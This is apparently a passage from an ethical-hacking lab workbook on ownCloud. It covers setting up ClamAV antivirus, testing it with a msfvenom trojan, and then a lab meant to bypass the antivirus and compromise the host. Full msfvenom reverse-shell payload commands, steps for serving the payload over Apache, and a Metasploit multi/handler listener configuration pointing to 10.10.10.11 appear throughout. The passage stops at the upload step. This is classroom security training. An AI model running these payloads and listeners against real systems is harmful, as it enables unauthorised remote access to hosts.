


FIGURE 2.11: ownCloud Market

12. You will see the security apps in the market, click **Anti-Virus** as shown in the screenshot.




FIGURE 2.12: ownCloud Market security section

13. Read the details of the anti-virus and click the **INSTALL** button at the bottom.




FIGURE 2.13: Installing anti-virus from ownCloud Market

14. After the anti-virus is finished installing, scroll to the top and from the menu bar, select **admin** → **Settings**.




FIGURE 2.14: Configuring anti-virus in ownCloud

Module 19 - Cloud Computing

15. Settings page appears, click the **menu** icon to view the setting options for admin as shown in the screenshot.




FIGURE 2.15: Configuring anti-virus in ownCloud

16. Left-pane appears with the setting options, under the **Admin** section select **Security** as shown in the screenshot.




FIGURE 2.16: Configuring anti-virus in ownCloud

Module 19 - Cloud Computing

17. **Antivirus Configuration** section appears, select **Daemon(Socket)** in the **Mode** field and type the socket path for clamAV in the **Socket** field. Leave the other settings to default and click **Save**.

Note: Input the socket path you noted in **step 5**.




FIGURE 2.17: Configuring anti-virus in ownCloud

18. Now open up the setting options once more by clicking on the **menu** icon and select **General** in the **Admin** section as shown in the screenshot.




FIGURE 2.18: Configuring anti-virus in ownCloud

19. General settings section appears, scroll down to **Log** section and choose **Everything (fatal issues, errors, warnings, info, debug)** in the **what to log** field.

The screenshot shows the 'Settings' page of ownCloud. In the 'Log' section, the dropdown menu 'What to log' is set to 'Everything (fatal issues, errors, warnings, info, debug)'. Below this, there is a link to 'Download logfile (1.2 MB)'. Under 'System Status', there is a table with the following data:

installed	1
maintenance	
needsDbUpgrade	
version	10.0.4.4
versionstring	10.0.4
edition	Community
productname	ownCloud
hostname	ubuntu

T A S K 5

FIGURE 2.19: Configuring anti-virus in ownCloud

20. Now we shall test out configured anti-virus by uploading a Trojan file.
Switch to **Kali Linux** machine and log-in.
21. Open a terminal window and type **msfvenom -p windows/meterpreter/reverse_tcp -f exe > /root/Desktop/trojan.exe** and hit **Enter** to generate a Trojan file.


The terminal window shows the command being run:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe > /root/Desktop/trojan.exe
```

FIGURE 2.20: Generating a sample Trojan file

22. Next, you have to move the Trojan file to the shared folder and start the Apache web server.

23. To move the Trojan file in the shared folder, type **mv /root/Desktop/trojan.exe /var/www/html/share/** and hit **Enter**. Then start the Apache web server by typing **service apache2 start** and hit **Enter**.



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe > /root/Desktop/trojan.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
root@kali:~# mv /root/Desktop/trojan.exe /var/www/html/share/
root@kali:~# service apache2 start
```

FIGURE 2.21: Sharing sample malicious file

24. Open a **new tab** in your browser and type **10.10.10.11/share** as the URL and hit **Enter**. The browser displays contents of the shared folder, click on **trojan.exe** to download it.

Note: 10.10.10.11 is the IP address of the kali linux machine, this may vary in your lab environment.



FIGURE 2.22: Downloading sample Trojan file

25. Opening trojan.exe pop-up window appears, select the **Save File** radio button and click **OK** to download the sample Trojan. Close the **Index of /share** tab after the Trojan is finished downloading and go back to the **Settings-ownCloud** tab.




FIGURE 2.23: Downloading sample Trojan file

26. Now click the **menu** icon beside **Settings** heading and click **Files**.



FIGURE 2.24: Uploading sample Trojan file

27. Now click the **Add** icon and select **Upload** as shown in the screenshot.




FIGURE 2.25: Uploading sample Trojan file

28. **File Upload** window appears, navigate to **Downloads**, select **trojan.exe** and click **Open** as shown in the screenshot.




FIGURE 2.26: Uploading sample Trojan file

Module 19 - Cloud Computing

29. After clicking open, you will get a message that the file has been detected as a Trojan and hence cannot be uploaded.




FIGURE 2.27: ClamAV blocks Trojan file upload

30. In this way, you can protect your ownCloud from malicious file uploads.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Bypassing ownCloud AV and Hacking the Host using Kali Linux

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

ownCloud is a suite of client-server software for creating file hosting services and using them.

Lab Scenario

Cloud computing is an on-demand delivery of IT capabilities where IT infrastructure and applications are provided to subscribers as a metered service over a network. Cloud providers outsource specific tasks to third parties. Thus, the security of the cloud is directly proportional to the security of each link and the extent of dependency on third parties. A disruption in the chain may lead to loss of data privacy and integrity, services unavailability, violation of SLA, economic and reputational losses failing to meet customer demand, and cascading failure.

Lab Objectives

The objective of this lab is to help students learn how to bypass the ownCloud antivirus, upload a malicious file to the cloud server and exploit the machine hosting ownCloud.

Tools demonstrated in this lab are available Z:\CEH-Tools\CEHv10 Module 19 Cloud Computing

Lab Environment

To complete this lab, you will need:

- If you decide to download the latest version, screenshots and steps might differ in your lab environment.
- A computer running Windows 10 as Virtual machine
- A computer running Kali Linux as Virtual machine
- A computer running Ubuntu as Virtual machine
- Administrative privileges to run the tool
- A web browser with Internet access in both the machines

Lab Duration

Time: 15 Minutes

Overview of ownCloud

OwnCloud is a secure enterprise file sharing program which can be integrated into the IT infrastructure of an enterprise. It provides all these features with the necessary security and compliance policies so that it is flexible to use and easy to audit at the same time.

Lab Tasks


TASK 1

Create Malicious Payload File

Note: Make sure that you delete all the cookies in the browser in which you will be hosting ownCloud.

Before running this lab, make sure you are logged in to the Ubuntu machine, and apache web server is running.

1. Start the Kali Linux virtual machine and log-in.
2. Launch a terminal window, type `msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.10.11 LPORT=4444 -platform linux -f elf > /root/Desktop/exploit.elf` and hit **Enter**.




```
root@kali: ~
File Edit View Search Terminal Help
root@kali: # msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.10.11 LPORT=4444
--platform linux -f elf > /root/Desktop/exploit.elf
```

FIGURE 3.1: Creating a malicious payload

TASK 2

Share Malicious Payload File

3. The command creates the payload file on the **Desktop**. To copy it to the shared folder, in the terminal window type `cp /root/Desktop/exploit.elf /var/www/html/share/` and hit **Enter**.




```
root@kali: ~
File Edit View Search Terminal Help
root@kali: # msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.10.11 LPORT=4444
--platform linux -f elf > /root/Desktop/exploit.elf
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
root@kali: # cp /root/Desktop/exploit.elf /var/www/html/share/
root@kali: #
```

FIGURE 3.2: Sharing the malicious file for upload

Module 19 -Cloud Computing

4. To start the Apache web server type **service apache2 start** and hit **Enter**.




```
root@kali:~# msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.10.11 LPORT=4444  
--platform linux -f elf > /root/Desktop/exploit.elf  
No Arch selected, selecting Arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes  
root@kali:~# cp /root/Desktop/exploit.elf /var/www/html/share/  
root@kali:~# service apache2 start  
root@kali:~#
```

FIGURE 3.3: Sharing the malicious file for upload

T A S K 3
Create and Start a Listener


5. Now to make the listener, first start the Metasploit framework by typing **msfconsole** and hit **Enter**.



```
root@kali:~# msfconsole  
[*] Starting The Metasploit Framework console.../
```

FIGURE 3.4: Making a listener


6. Wait for the Metasploit framework to launch and then type **use multi/handler** and hit **Enter**.



```
root@kali:~#  
File Edit View Search Terminal Help  
cccccccccccccccccccccccccccc  
cccccccccccccccccccccccccccc  
.....  
ffffffffffffffffffffffffffff  
ffffffffff.....  
ffffffffffffffffffffffffff  
ffffffffff.....  
ffffffffff.....  
ffffffffff.....  
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to kill the idle task!  
In swapper task - not syncing  
  
=[ metasploit v4.16.15-dev ]  
+ --=[ 1699 exploits - 968 auxiliary - 299 post ]  
+ --=[ 503 payloads - 40 encoders - 10 nops ]  
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf >(use multi/handler)  
msf exploit(handler) >
```

FIGURE 3.5: Making a listener

7. Next to specify the payload type **set payload linux/x86/shell/reverse_tcp** and hit **Enter**.




A terminal window titled "root@kali: ~" showing Metasploit Pro. The command history shows:

```
msf > use multi/handler
msf exploit(handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(handler) >
```

The line `set payload linux/x86/shell/reverse_tcp` is highlighted with a red box.

FIGURE 3.6: Making a listener

8. Next type **set LHOST 10.10.10.11** and hit **Enter**.



A terminal window titled "root@kali: ~" showing Metasploit Pro. The command history shows:

```
msf > use multi/handler
msf exploit(handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) >
```

The line `set LHOST 10.10.10.11` is highlighted with a red box.

FIGURE 3.7: Making a listener

9. To specify the port type **set LPORT 4444** and hit **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
ffffffffff.....  
ffffffffff.....  
ffffffffff.....  
  
Code: 00 00 00 00 M3 T4 SP L0 IT FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to Kill the idle task!  
In swapper task - not syncing  
  
=[ metasploit v4.16.15-dev ]  
+ --=[ 1699 exploits - 968 auxiliary - 299 post ]  
+ --=[ 503 payloads - 40 encoders - 10 nops ]  
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use multi/handler  
msf exploit(handler) > set payload linux/x86/shell/reverse_tcp  
payload => linux/x86/shell/reverse_tcp  
msf exploit(handler) > set LHOST 10.10.10.11  
LHOST => 10.10.10.11  
msf exploit(handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(handler) >
```

FIGURE 3.8: Making a listener

10. Now start the listener by typing **run** and hit **Enter**. Leave the listener running and switch to **Windows 10 machine**.

```
root@kali: ~
File Edit View Search Terminal Help
ffffffffff.....  
ffffffffff.....  
ffffffffff.....  
  
Code: 00 00 00 00 M3 T4 SP L0 IT FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to Kill the idle task!  
In swapper task - not syncing  
  
=[ metasploit v4.16.15-dev ]  
+ --=[ 1699 exploits - 968 auxiliary - 299 post ]  
+ --=[ 503 payloads - 40 encoders - 10 nops ]  
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use multi/handler  
msf exploit(handler) > set payload linux/x86/shell/reverse_tcp  
payload => linux/x86/shell/reverse_tcp  
msf exploit(handler) > set LHOST 10.10.10.11  
LHOST => 10.10.10.11  
msf exploit(handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(handler) > run  
[*] Exploit running as background job 0.  
  
[*] Started reverse TCP handler on 10.10.10.11:4444  
msf exploit(handler) >
```

FIGURE 3.9: Starting the listener

Module 19 - Cloud Computing

T A S K 4

Download the Malicious Payload for Upload in ownCloud

11. Log in the Windows 10 machine and open a **browser** (here **chrome**). Type **10.10.10.11/share** as the URL and hit **Enter**. Click on the **exploit.elf** file to **download it**.

Note: Here 10.10.10.11 is the IP address of the kali machine, this may vary in your lab environment.



FIGURE 3.10: Downloading the malicious file for upload

T A S K 5

Upload the Payload file through Shane Account in ownCloud

12. Now from Shane user account, we will upload this malicious file in ownCloud. Shane user account for ownCloud was configured in windows 10.
13. Click the **Show hidden icons** button on the taskbar and **right -click** on the ownCloud icon. Select **Open folder 'ownCloud'** as shown in the screenshot.

